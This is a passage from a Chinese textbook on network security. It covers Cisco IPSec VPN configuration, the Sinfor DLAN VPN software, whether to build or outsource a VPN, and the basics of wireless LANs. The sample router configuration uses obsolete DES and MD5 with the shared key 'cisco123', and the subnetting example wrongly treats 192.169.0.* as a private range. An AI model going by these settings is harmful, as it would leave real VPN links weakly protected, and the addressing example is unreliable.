目前,几乎所有的网络硬件设备都支持 VPN 技术,如 Cisco 公司的 Cisco 系列路由器在更新支持 VPN 功能的 IOS 版本后,即可连接 VPN 网络。现在把连接 VPN 网络两端的 Cisco 路由器的配置表进行一下对比,如表 13.6 所示。从表 13.6 中,可以看出 VPN 的配置命令基本上是相同的,只是 IP 地址指向对方的 IP。但不能就此认为配置 Cisco 公司的 VPN 网络是一件简单的事情,在 Cisco 公司的路由器上配置及部署 VPN 网络还需要考虑很多问题,如线路封装模式的统一、相连端口 IP 地址的规划和相关安全策略的设计等,都需要丰富的实践经验和踏实细心的工作作风。

表 13.6 配置 VPN 命令对比表

左边的路由器	右边的路由器
crypto isakmp policy 1	crypto isakmp policy 1
注释:policy 1 表示策略 1,如果希望配置多个 VPN,可以写成 policy 1,policy 2,…	
hash md5	hash md5
authentication pre-share	authentication pre-share
注释:告诉路由器要使用预先共享的密码	
crypto isakmp key cisco123 address 202.96.15.88 !	crypto isakmp key cisco123 address 61.153.158.44 !
注释:返回到全局模式下,确定要使用的预先共享密钥和指定 VPN 另一端路由器的 IP 地址	
crypto IPSec transform-set rtpset esp-des esp-md5-hmac !	crypto IPSec transform-set rtpset esp-des esp-md5-hmac !
注释:这里在两端路由器唯一不同的参数是 rtpset,可以相同,也可以不同。这个命令是在定义 IPSec 使用的参数,为了加强安全性,要启动验证报头。由于两个网络都使用私有地址空间,需要通过隧道传输数据,因此还要使用安全封装协议。最后还要定义 DES 作为保密密钥的加密算法	
crypto map rtp 1 IPSec-isakmp	crypto map rtp 1 IPSec-isakmp
注释:定义生成新保密密钥的周期。要设置一个较短的密钥更新周期。这个命令必须在 VPN 两端的路由器上进行配置。参数 RTP 是给这个配置定义的名称,后面会将它与路由器的外部接口建立关联	
set peer 202.96.15.88	set peer 61.153.158.44
注释:这是标识对方路由器的合法 IP 地址。在对方(远程)路由器上也要输入类似的命令	
set transform-set rtpset	set transform-set rtpset
match address 102 !	match address 102 !
注释:这两个命令分别表示用于这个连接的传输设置和访问列表	
interface Ethernet0/0	interface Ethernet0/0
ip address 192.168.1.1 255.255.255.0	ip address 192.168.2.1 255.255.255.0
no ip directed-broadcast	no ip directed-broadcast

续表

左边的路由器	右边的路由器
ip nat inside !	ip nat inside !
interface Ethernet0/1	interface Ethernet0/1
ip address 61.153.158.44 255.255.255.0	ip address 202.96.15.88 255.255.255.0
no ip directed-broadcast	no ip directed-broadcast
ip nat outside	ip nat outside
no ip route-cache	no ip route-cache
no ip mroute-cache	no ip mroute-cache
crypto map rtp	crypto map rtp
注释：将刚才定义的密码图应用到路由器的外部接口上	
ip nat inside source route-map nonat interface Ethernet0/1 overload	ip nat inside source route-map nonat interface Ethernet0/1 overload(nonat 只是个名字)
ip classless	ip classless
ip route 0.0.0.0 0.0.0.0 61.153.158.4x(网关)	ip route 0.0.0.0 0.0.0.0 202.96.15.8x(网关)
no ip http server	no ip http server
access-list 101 deny ip 192.168.1.0 0.0.0.255 192.168.2.0 0.0.0.255	access-list 101 deny ip 192.168.2.0 0.0.0.255 192.168.1.0 0.0.0.255
access-list 101 permit ip 192.168.1.0 0.0.0.255 any	access-list 101 permit ip 192.168.2.0 0.0.0.255 any
access-list 102 permit ip 192.168.1.0 0.0.0.255 192.168.2.0 0.0.0.255	access-list 102 permit ip 192.168.2.0 0.0.0.255 192.168.1.0 0.0.0.255
在这里使用的访问控制列表不能与任何过滤访问列表相同，应该使用不同的访问列表号来标识 VPN 规则	
route-map nonat permit 10	route-map nonat permit 10
match ip address 102	match ip address 102

13.10 软件 VPN 与硬件 VPN 的比较

与硬件 VPN 产品相比，软件 VPN 产品具有下面几点优势。

- 成本低：软件的成本相对硬件要低很多。同时以后的维护和升级费用以及加密算法的更新费用也相应要少很多。
- 实施方便：软件产品在部署设施和环境上，以及在部署速度上都要比硬件产品部署快。
- 融合性强：目前的 VPN 软件一般都集成了路由功能、防火墙功能和 QoS 功能。而且 VPN 软件可以和已有的数据库服务器、网站服务器安装在一起，节省了一定的费用。而硬件 VPN 产品相应功能比较单一，与其他产品的结合性也略差一些。

13.11 Sinfor DLAN 产品简介

Windows 自带的 VPN 功能较为简单，其客户端采用 PPTP 或 IPSec 协议接入总部实现点对网及网对网的连接。在用户需求多样化的今天，Windows 自带的 VPN 功能更加显

示出它的不足。以下是 Windows 自带的 VPN 的几点不足之处。

- Windows 自带的 VPN 不支持动态 IP，尤其是必须保证总部拥有一个公网 IP 地址，而且在使用 IPSec 协议时无法穿透 NAT 网络，使用局限性较大。
- Windows 自带的 VPN 使用系统自带的用户认证体系，而 Windows 2000 的用户身份认证方式非常简单，只能使用用户名密码这种验证方式，所以很可能被竞争对手或黑客盗用而进入网络，内部员工离职或商业间谍也很容易通过泄漏的密码入侵公司网站。
- Windows 自带的 VPN 几乎无法支持在总部端存在多个子网的情况。
- Windows 自带的 VPN 仅能支持 DES(56 位)加密算法，安全性和性能远远达不到用户的需求。
- Windows 自带的 VPN 部署和维护需要用户非常了解 Windows 系统，从而大大提高用户在实施和维护方面的成本。
- Windows 自带的 VPN 只是 Windows 的附带功能，从 Windows 2000 到 Windows 2003，在 VPN 特性上都没有大的变化，技术更新较慢。

现在要介绍的第三方国产 VPN 软件 Sinfor DLAN，更贴近国内用户的需求，相对 Microsoft 公司的 VPN 产品，它具有以下几个特点。

- Sinfor DLAN 支持动态 IP 和穿透 NAT 防火墙，并且总部可以在没有 Internet IP 的情况下工作。
- Sinfor DLAN 可以支持集团用户的多级复杂网络。
- Sinfor DLAN 使用了最新的 AES(128 位)加密算法，具有比 3DES 更好的安全性和更快的速率。
- Sinfor DLAN 集成了企业级防火墙、上网控制和路由功能，一次性提供多种宽带安全的解决方案，同时，简单的使用界面，降低了实现远程实施和维护的成本。

Sinfor DLAN 由总部模式(MDLAN)、分支机构模式(SDLAN)和移动用户模式(PDLAN)三种模式组成，以下是对这三种模式的介绍。

- 总部模式：MDLAN 运行在公司总部局域网接入 Internet 上的计算机或服务器上。集成了企业防火墙、代理上网和访问控制功能。支持任何一种 Internet 接入方式(如 modem 拨号、ISDN、ADSL 和宽带等)，支持动态 IP、宽带内部 IP 地址。MDLAN 与其他 MDLAN 之间以及 MDLAN 与 SDLAN 或 PDLAN 之间都可以建立 VPN 隧道。
- 分支机构模式：SDLAN 运行在公司的分支机构接入 Internet 的计算机或服务器上。同样集成了企业防火墙、代理上网和访问控制功能。支持任何一种 Internet 接入方式(如 modem 拨号、ISDN、ADSL 和宽带等)，支持动态 IP、宽带内部 IP 地址(但总部 MDLAN 与分支 SDLAN 不能同时为宽带内部 IP 地址)。SDLAN 可以同时与多个 MDLAN 建立 VPN 隧道。
- 移动用户模式：PDLAN 运行在移动用户的计算机上(如出差人员的便携机、在家办公的计算机等)，仅提供 VPN 连接功能。支持任何一种 Internet 接入方式(如 modem 拨号、ISDN、ADSL 和宽带等)，支持动态 IP、宽带内部 IP 地址(但总部 MDLAN 与移动 PDLAN 不能同时为宽带内部 IP 地址)。PDLAN 可以同时与多个 MDLAN 建立 VPN 隧道。

13.11.1　网络环境准备

1. 上网方式

Sinfor DLAN 能够支持目前常见的各种上网方式，包括 ADSL（或 xDSL）、ISDN、modem，大楼宽带、城域网、cable modem（有线网），以及 WLAN、GPRS 和 CDMA 等多种无线上网方式。

需要注意的是，如果两个网络需要互联，则至少有一个网络需要具备 Internet 有效 IP 地址（可以是动态分配的 IP 地址，但在 Internet 上应该能直接访问到，如 ADSL 拨号上网获取的 IP 地址等）。

例如，一个公司总部采取 ADSL 拨号上网，并具备了 Internet 上有效的动态 IP 地址，如果各分公司和移动用户需要和总部互联，那么各分公司和移动用户可以采取任何一种上网方式，公司总部都不受影响。

如果一个公司总部采取大楼宽带上网，而大楼分配的是私有地址（如 192.168.0.1），这时各分公司和移动用户如果需要和总部互联，则必须具备 Internet 上有效的 IP 地址（如 ADSL 或 modem 拨号）。如果分公司也是私有地址（如 192.168.0.2），则无法与总部建立 VPN 连接。

为什么 DLAN 要求总部或分支（移动）至少有一方拥有动态 Internet IP？

在 Internet 上，IP 是用来寻找目标地址的重要信息（就像生活中的门牌地址一样），如果总部和分支（移动）都没有 Internet IP，也就是说在 Internet 上总部和分支都是不可见的，那又怎能实现总部、分支（移动）双方的 VPN 连接呢？Sinfor DLAN 采用了独到的动态寻址技术，能够支持总部没有 Internet IP（但是同时要求所有的分支和移动用户必须有动态的 Internet IP），为了降低接入 Internet 的成本和提高 VPN 连接的效率，推荐在总部端拥有动态的 Internet IP，这样分支和移动用户就能以任意方式接入 Internet 进行 VPN 应用了，支持 ADSL、ISDN、modem、大楼（小区）宽带、cable modem、WLAN、GPRS、CDMA1x 等多种上网方式。

2. 代理方式

Sinfor DLAN 支持采用代理服务器的上网方式，直接将 Sinfor DLAN 软件安装在代理服务器上。

同时，Sinfor DLAN 内置了“路由”功能。当采用硬件设备代理上网时（如共享上网器、防火墙和路由器等设备），则可以将 Sinfor DLAN 安装在局域网内部的计算机上，启用内置的“路由”功能即可。但这时系统将认为 Sinfor DLAN 获得的是私有 IP 地址。如果硬件代理上网的设备能够支持 NAT 端口映射（有时也称为 DMZ 或 Virtual Server），则只需配置 Sinfor DLAN 系统的三个端口，系统则认为具备了与硬件代理设备相同的 IP 地址。

3. IP 地址规划

需要互联的不同网络站点（如总部与分公司），IP 地址必须在不同网段，并设置相同的

子网掩码。例如,总部 IP 地址为 192.168.0. * ,子网掩码为 255.255.255.0;分公司 IP 地址为 192.168.1. * ,子网掩码同样也是 255.255.255.0(如果子网掩码为 255.255.0.0,设置 IP 地址时在第二位就必须不同,如总部为 192.168.0. * ,则分支必须为 192.169.0. *)。

为什么 Sinfor DLAN 要求总部与分支处于不同网段?

当总部与分支处于同一网段时,数据的发送首先在本地局域网内使用 ARP 协议寻找目标地址,当目标地址不在本网内是此数据将被丢弃(实际上此时这个地址是 VPN 上的远端网络内的地址),在总部与分支是不同网段的情况下,所有目标地址是非本网网段的数据包全部会被发送到网关计算机(DLAN)上,就能够被 DLAN 截获进行 VPN 发送处理。

4. 网关设置

局域网内所有需要建立 VPN 通道、访问远程网络的计算机,网关都要设为安装 Sinfor DLAN 软件的计算机。例如,DLAN 软件安装在 IP 地址为 192.168.0.1 的计算机上,则局域网内的计算机都将网关设为 192.168.0.1。

为什么 DLAN 要求工作在网关上,如果不能工作在网关上如何解决?

本问题与问题 2 有一定相关性,由于总部与分支不在同一网段,所有非本网的数据会全部被发送到本网网关上,为了是 DLAN 能够截获这些数据,就需要将 DLAN 安装在网关计算机上。在某些特殊情况下(如某些拥有多个路由网关的复杂网络),DLAN 无法被指定为网关,那么就需要在希望通过 DLAN 连入 VPN 的计算机上进行路由配置,以使到对应分支(假设为 192.168.1. * 网段)的数据能被正确的发送到 DLAN 所在计算机上(假设为 192.168.0.254),具体配置如下:route add 192.168.1.0 mask 255.255.255.0 192.168.0.254-P,-P 参数表示长时间有效,即使计算机重启也能保持生效。

13.11.2 安装环境准备

Sinfor DLAN 支持 Windows 98、Windows 2000(全系列)、Windows XP(全系列)以及 Windows 2003 操作系统,并将对 Microsoft Windows 后续版本进行同步支持。

Sinfor DLAN 支持各种语言版本的操作系统。如果操作系统为简体中文版本,则 Sinfor DLAN 在安装时会自动选择简体中文版本;如果操作系统为繁体中文版、英文版或其他版本,则 Sinfor DLAN 在安装时会自动选择英文版本。

Windows 2000 系列操作系统需要提前安装 Service Pack 2(SP2)补丁。

推荐使用 Windows 2000 或 Windows XP 操作系统,Intel Pentium Ⅲ 以上 CPU,128MB 以上内存的配置,作为 Sinfor DLAN 的软、硬件平台。

13.12 VPN 网络自建还是外包

由于 VPN 低廉的使用成本和良好的安全性,无论是拥有多个办事处或分支机构的大型企业,还是资金有限的中小企业,都有适合自己的 VPN 策略。但是 VPN 网络的建设是采用自建方式还是外包,却存在很大的差异。当然,不论采用哪种 VPN 建设方式,它们都有一个基本目标,就是在提供与现有专用网络基础设施相当或更高的可管理性、可扩展性以及简单性的基础之上,进一步扩展公司的网络连接。

13.12.1　大型企业自建 VPN

大型企业用户由于有雄厚的资金投入做保证，可以自己建立 VPN，将 VPN 设备安装在其总部和分支机构中，将各个机构低成本且安全地连接在一起。企业建立自己的 VPN，最大的优势在于高可控性，尤其是基于安全基础之上的控制。一个内部 VPN 能使企业对所有的安全认证、网络系统以及网络访问情况进行控制，并建立端到端的安全结构，集成和协调现有的内部安全技术。

同时，企业还可以确保得到业内最好的技术以满足自身的特殊需要，这要优于 ISP 所提供的普通服务。而且，建立内部 VPN 能使企业有效节省 VPN 的运作费用。企业可以节省用于外包管理设备的额外费用，并且能将现有的远程访问和端到端的网络集成起来，以获取最佳性价比的 VPN。

而相比之下，VPN 项目外包可以避免技术过时，但这并不意味着企业可以节省开支。因为企业最终要为高额产品支付费用，用来作为使用新技术的代价，而且企业网络越大，支付给承包公司的费用越多。同时，VPN 项目外包降低了企业对公司内网的控制等级。所以，自建 VPN 是大型企业的最好选择。

13.12.2　中小型企业外包 VPN

虽然每个中小型企业都是相对集中和固定的，但是部门与部门之间、企业与其客户之间的联系依然需要廉价而安全的信息沟通。中小型企业如果自己购买 VPN 设备，则财务成本较高，而且一般中小型企业的 IT 人员短缺、技术水平不高和资金能力有限等缺点，使它们不足以支持 VPN，所以外包 VPN 项目对中小企业是较好的选择。

首先，外包 VPN 比企业自己动手建立 VPN 要快得多，也更为容易。其次，外包 VPN 的可扩展性很强，易于企业管理。有统计表明，使用外包 VPN 方式的企业，可以支持 2300 多名用户，而使用内部 VPN 的企业只能支持大约 150 名用户。而且，随着用户数量的增长，对用于监控、管理、提供 IT 资源和人力资源的要求也将呈指数增长。

综上所述，企业 VPN 必须将安全和性能结合在一起，然而，在实际情况中两者不能兼顾。例如，对安全加密级别的配置经常降低 VPN 的整体性能。而通过提供 VPN 外包业务的专业 ISP 的统一管理，可大大提高 VPN 的性能和安全。ISP 的 VPN 专家还可帮助企业进行 VPN 决策。同时，对服务水平协议（SLA）的改进和服务质量（QoS）的保证，为企业外包 VPN 方式提供了进一步的保证。

13.13　VPN 的发展趋势

随着 PPTP 和 IPSec 协议的不断兼容，VPN 发展趋势中最明显的特征之一，就是趋于使用统一的加密标准和封装协议，这样有利于使用不同厂商 VPN 产品的用户方便地进行互联，进而达到信息便捷传递的目的。

另一个 VPN 技术发展的趋势是在无线领域中的应用。随着最大 CPU 生产厂商 Intel 公司把无线通信芯片集成到新一代的 CPU 中，无线通信技术得到了进一步的发展，在办公室、宾馆、机场架设无线局域网的项目也越来越多。第三代无线通信系统的发展也由纯理论

发展到了使用阶段,有关无线通信技术的相关内容参见本书的第 14 章。但是,因为无线网络特有的开放性,给无线网络的发展带来了一定的安全隐患,而 VPN 技术可以很好地解决这一技术难题,所以无线网络的发展也推动了 VPN 技术的发展和应用。

随着 VPN 技术的不断融合并趋于一致,VPN 技术在市场的需求下,针对不同的应用环境,在功能上却趋于细分化。比如有的 VPN 产品偏重于安全领域、有的则偏重于通信质量,而有的则偏重于价格,这些都是由用户的需求和通信的成本所决定的。

总之,VPN 技术的发展是由市场和用户决定的。未来 VPN 的产品会向着产品兼容性高,技术模块化强,易于用户组合使用不同模块的方向发展,最终 VPN 产品会结合防火墙技术、QoS 技术等相关技术,在用户的需求下,组合出不同的网络实施方案。

习题

1. VPN 的全称是什么? 它的简要定义是什么?
2. VPN 提供了哪两种基本安全概念?
3. VPN 隧道技术主要有哪几种?
4. PPP 提供的验证方式有哪几种?
5. IPSec 隧道的类型有哪两种?
6. 实现 VPN 的安全技术有哪些?
7. VPN 在企业中有哪三种组网方式?
8. 什么是 MPLS VPN?
9. 【思考题】VPN 技术的优缺点是什么?

CHAPTER 14

第14章 无线网络的安全技术

随着 IEEE 802.11 无线局域网技术的成熟，无线技术的应用变得越来越广泛，无线网络的安全也日益受到人们的重视。本章着重介绍了无线网络的发展历程、无线网络的分类、以及无线网络安全方面的问题。

本章要点如下：

- 无线网络概述；
- 无线网络的分类；
- 无线网络的安全策略和面临的威胁。

14.1 无线网络概述

Wi-Fi 是 WireLess Fidelity 的缩写，它代表 Ethernet for WLAN，专指 IEEE 802.11b 无线标准。目前有 40 多个厂家的 100 多种产品通过了 Wi-Fi 认证，所有通过认证的产品将颁发 Wi-Fi 证书，贴 Wi-Fi 标志，用户购买这类产品可以保证它们之间的互操作性。Wi-Fi 图标如图 14.1 所示。



图 14.1　Wi-Fi 图标

IEEE 802.11b 标准是在 IEEE 802.11 的基础上发展起来的，它工作在 2.4GHz 频段，最高传输率能够达到 11Mb/s，具有部署方便、通信可靠、抗干扰能力强、成本低、灵活性好、移动性强、吞吐量高等特点。它使得无线用户可以得到以太网的网络性能、速率和可用性，可以无缝地将多种 LAN 技术集成起来，形成能够最大限度地满足用户需求的网络。

14.1.1 无线网络的发展

根据 2005 年初的统计，全球已经有超出 5 万个 Wi-Fi 热点，到年底可能翻一倍。所谓热点(Hotspot)是指位于公共区域的无线接入点，用户可以通过这个接入点以无线方式接入 Internet，通常这些热点都可以提供接近宽带的访问速率。

人们最初开始尝试无线上网是通过笔记本计算机连接移动电话内置的

Modem，再拨号到 ISP，而这种拨号上网方式只能提供 14.4kb/s 的速率，后来出现了 GPRS（General Packet Radio Services，通用无线分组业务）无线上网方式，通信的速率有所提高（可达到 33.6kb/s），但仍然需要通过先连接手机（通过红外线或蓝牙方式）才能上网。这种无线上网方式不仅麻烦，而且价格也非常昂贵（运营商通常以下载的数据量来计费）。

20 世纪 90 年代中期，一种速率更高、更方便、更廉价的无线上网解决方案出现了，这就是 IEEE（Institute of Electrical and Electronics Engineers，电气和电子工程师学会）发布的 802.11 无线网络标准，它成为无线客户端和无线接入点之间的通信标准。IEEE 802.11 无线网络标准的主要目标是在 PC 之间建立高速无线连接，从而摆脱网线的束缚。IEEE 802.11 标准随后由 Wi-Fi 联盟重新命名为 Wi-Fi 标准，因为 IEEE 802.11 这种说法过于啰唆。而 Wi-Fi 一词并没有什么实际意义，它看起来更像音响界常用的"Hi-Fi"（High-Fidelity 的缩写），于是人们也将"Wi-Fi"视为 Wireless Fidelity 的缩写。

11Mb/s 的 IEEE 802.11b 产品开始让人们体验无线的魅力，但速度上还是略显不足。随着 802.11g 协议（理论速度可达 54Mb/s）及其产品的推出，无线网络开始流行起来。但是对于逐渐流行的视频传输等需求，无线网络的网速还是有些慢。因此一些无线厂商推出了 Pre-N 技术，如 MIMO（Multiple Input Multiple Output），其原理即捆绑了两条 IEEE 802.11g 信道，通过两根或多根天线同时收发，提高信号的强度和质量，所以可以达到双倍或多倍的速率，传输速率超过了 100Mb/s。

14.1.2 无线局域网的优点

无线局域网可以作传统有线网络的延伸，在某些环境下也可以替代传统的有线网络。对比于传统的有线网络，无线局域网的显著特点包括以下几点。

- 移动性：在大楼或园区内，局域网用户不管在任何地方都可以实时的信息访问。
- 安装的灵活性：无线技术可以使网络遍及有线所不能到达的地方。同时避免了穿墙或过天花板布线的烦琐工作，使得组网变得快速又简单。
- 减少投资：尽管无线局域网硬件的初始投资要比有线硬件要高，但一方面无线网络减少了布线的费用，另一方面在需要频繁移动和变化的动态环境中，无线局域网的投资更具回报性。
- 扩展能力：无线局域网可以组成多种拓扑结构，可以十分容易地从少数用户的对等网络模式扩展到上千用户的结构化网络模式。
- 应用范围广：典型的无线局域网络应用包括医院、学校、金融服务、制造业、服务业、公共访问。

14.1.3 无线局域网技术

1. 无线局域网频道分配与调制技术

无线局域网采用电磁波（RF）作为载体传输数据信息。对电磁波的使用分为两种模式：窄带和扩频。窄带技术以微波为主，适用于长距离点到点的应用，可以达到 40km 的传输距离。由于它采用的频道较宽以及定向信号天线，因此其最大带宽可达 10Mb/s，但受环境干扰较大。

无线局域网采用无线扩频(Spread Spectrum)技术,也称 SST,早期由军事部门研发,确保安全可靠的军事通信。常见的扩频技术包括两种:调频扩频(FHSS)和直序扩频(DSSS),它们在 2.4～2.4835GHz 工作。

调频技术将 835MHz 的频带划分成 79 个子频道,每个频道带宽为 1MHz。信号传输时在 79 个子频道间跳变,因此传输方与接收方必须同步,获得相同的跳变格式,否则,接受方无法接收正确的信息。调频过程中如果遇到某个频道存在干扰,将绕过该频道。受跳变的时间间隔以及重传数据包的影响,调频技术的典型带宽限制为 2～3Mb/s。无线个人网采用的蓝牙(Bluetooth)技术就是采用调频技术,该技术提供非对称数据传输,一个方向速率为 720kb/s,另一个方向速率仅为 57kb/s。蓝牙技术也可以传输 3 路双向 64kb/s 的话音。直序扩频技术是无线局域网 IEEE 802.11b 采用的技术,将 835MHz 的频带划分成 14 个子频道,每个频道带宽为 22MHz。直序扩频技术用一个冗余的位格式来表示一个数据位,这个冗余的位格式称为 Chip,因此它可以抗拒窄带和宽带噪音的干扰,提供更高的传输速率。直序扩频技术采用采用 DBPSK 和 DQPSK 调制技术,提供的最高带宽为 11Mb/s,并且可以根据环境因素的限制自动降速至 5.5Mb/s、2Mb/s、1Mb/s。14 个子频道分配如图 14.2 所示。




图 14.2　子频道分配图

在多个频道同时工作的情况下,为保证频道之间不相互干扰,标准的要求是两个频道的中频间隔不能低于 30MHz。因此从图 14.2 可以看出,在一个蜂窝区(一定的无线传播区域)内,直序扩频技术最多可以提供 3 个不重叠的频道同时工作,提供高达 33Mb/s 的吞吐量。

2. 无线局域网拓扑结构

无线局域网组网结构分为两种拓扑结构:对等网络和结构化网络。

对等网络也称 Ad-hoc 网络,它覆盖的服务区称独立基本服务区。对等网络用于一台无线工作站和另一台或多台其他无线工作站的直接通信,该网络无法接入到有线网络中,只能独立使用。无线局域网拓扑结构如图 14.3 所示。

对等网络中的一个结点必须能同时“看”到网络中的其他结点,否则就认为网络中断,因此对等网络只能用于少数用户的组网环境,如 4～8 个用户,并且他们要离得足够近。

结构化网络由无线访问点(AP)、无线工作站(STA)以及分布式系统(DSS)构成,覆盖的区域分为基本服务区(BSS)和扩展服务区(ESS)。无线访问点也称为无线 Hub,用于在无线 STA 和有线网络之间接收、缓存和转发数据。无线访问点通常能够覆盖几十至几百用户,覆盖半径达上百米。




图 14.3　无线局域网拓扑图

基本服务区由一个无线访问点以及与其关联(associate)的无线工作站构成,在任何时候、任何无线工作站都与该无线访问点关联。换句话说,一个无线访问点所覆盖的微蜂窝区域就是基本服务区。无线工作站与无线访问点关联采用 AP 的基本服务区标识符(BSSID),在 IEEE 802.11 中,BSSID 是 AP 的 MAC 地址。IEEE 802.11 网络覆盖示意图如图 14.4 所示。

